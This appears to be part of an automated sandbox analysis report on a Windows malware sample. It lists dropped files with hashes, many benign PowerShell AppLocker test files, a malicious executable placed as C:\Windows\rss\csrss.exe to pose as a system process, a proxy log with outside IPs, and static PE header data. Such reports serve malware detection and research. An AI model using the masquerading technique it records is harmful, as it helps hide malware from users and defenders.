Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_a2mhl3l4.pvr.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_bhfirt3m.nxm.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_bsjf2icv.uai.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_by2l5cwc.djl.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_d4v40a4p.rwa.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_dhhjokcf.tvo.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D

SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_f4fsltzy.hmk.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_h5xdg0go.5zu.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_hkmzxwzm.f43.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_iaeeuynx.bsw.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators

Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_ish2ux4i.kia.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_j4hdcsn2.r34.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_jltvgfag.d53.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false

Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_kd2kjadw.klc.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_kf5iwc0g.sz5.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_kyh0g1mw.hwq.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_n0hqfvai.v0b.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false

SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_nbpsbzwb.gyw.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_p1fyep2c.0n1.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_qaoshhnk.ihw.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_qr05aytm.izs.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_r1s3rjiq.n4j.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_rhtrp13g.gkd.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_rkujaaq0.sto.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7

SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_skaxtcny.v0s.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_vjxpx4ni.vlv.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_x1dopqms.lgl.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_x5juog1b.n4r.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60

Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_ze0yliox.mzm.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\rss\csrss.exe

Process:	C:\Users\user\Desktop\kdsyitkxmS.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4379008
Entropy (8bit):	7.97472217525508
Encrypted:	false
SSDEEP:	98304:/RKU80KHe0iz3Dt6Ds6DV8G66EjKN69i5SvbFOqRrLfO2FnC86:/4e0i7Dt6XDGG/EjKN6LjxdFnC86
MD5:	01FE6BA28D82175D35665B3EB6ED8CEA
SHA1:	45748A6D6474F470D44E848596E0E08BCE674996
SHA-256:	626DF082C2624D9530794881921094AA100FA0A805B1544112D5A07DBE12CBC2
SHA-512:	E1537B4EBF7DD9CF345B0F8C0646DE1DF1152469151B43CC8C08370EB3C40393940598DE98A11E47C9810D891942F385F7C6CB9AD4470A3C8941961B2A98247E
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 32%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....&...b...b...b...\|.....\|.....\|...H...EX..k...b.....\|...c...\|...c...\|...c...Rich b.....PE..L.....a.....@..J&.....YN.....@...@.....5TC.....(.@.d....0e.....B.....P..... .....P1..@..... .....text....@.....@..... ..`.data...DX$...@.....@.....@....rsrc.....,.0e.....@.....@..@.reloc...Z...P...\...jB.....@..B..... ....

\Device\Null

Process:	C:\Users\user\AppData\Local\Temp\csrss\proxy\proxy.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	558
Entropy (8bit):	4.895006803896944
Encrypted:	false
SSDEEP:	12:AXvkJFNqVIVhIe6NqVv16FNqVIU+N0uaHN1J+ykGm3E:AfE8ahIe68vo8O+eN7ZmU
MD5:	C93D96A170E6D822681EA6A8BFC5998D
SHA1:	2E482AFD90555685A7518C11276203602213493C
SHA-256:	E212E2C01B7181D6BAE0BBC2E8D1B0375670F1D38CB3EC95F1DB640328FB2710

SHA-512:	8A24FD7CF5041DC662FF6BB94FE1E522449E6514A95E6D933713208501E0FDF70BC54A766F52F3490AF2FB8F221448E42B4BCAB5D332F4AAE8C51B2B7C8A896E
Malicious:	false
Reputation:	unknown
Preview:	MAIN : 2023/05/28 11:34:17 main.go:129: INFO opera-proxy client version v1.2.2 is starting....MAIN : 2023/05/28 11:34:18 main.go:284: INFO Endpoint: 77.111.247.137:443.MAIN : 2023/05/28 11:34:18 main.go:285: INFO Starting proxy server....MAIN : 2023/05/28 11:34:18 main.go:287: INFO Init complete..PROXY : 2023/05/28 11:34:18 handler.go:92: INFO Request: 127.0.0.1:50012 HTTP/1.0 CONNECT //77.68.94.106:9001.PROXY : 2023/05/28 11:34:27 handler.go:92: INFO Request: 127.0.0.1:50014 HTTP/1.0 CONNECT //161.97.67.106:443.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.97472217525508
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	kdsyitkxmS.exe
File size:	4379008
MD5:	01fe6ba28d82175d35665b3eb6ed8cea
SHA1:	45748a6d6474f470d44e848596e0e08bce674996
SHA256:	626df082c2624d9530794881921094aa100fa0a805b1544112d5a07dbe12cbc2
SHA512:	e1537b4ebf7dd9cf345b0f8c0646de1df1152469151b43cc8c08370eb3c40393940598de98a11e47c9810d891942f385f7c6cb9ad4470a3c8941961b2a98247b
SSDEEP:	98304:/RKU80KHe0iz3Dt6Ds6DV8G66EjKN69i5SvbFOqRrLfO2FnC86:/4e0i7Dt6XDGG/EjKN6LjxdFnC86
TLSH:	BB162313A3A1BD54E9564BB39F2F92F8776EB6708F143755311DBA1B08B02B2C263B11
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....&...b...b...b...|.....|.....|...H...EX..k...b.....|...c...|...c...|...c...Richb.....PE..L.....a.....

File Icon

Icon Hash:	454549495545611d

Static PE Info

General

Entrypoint:	0x404e59
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x61AADEB8 [Sat Dec 4 03:21:28 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
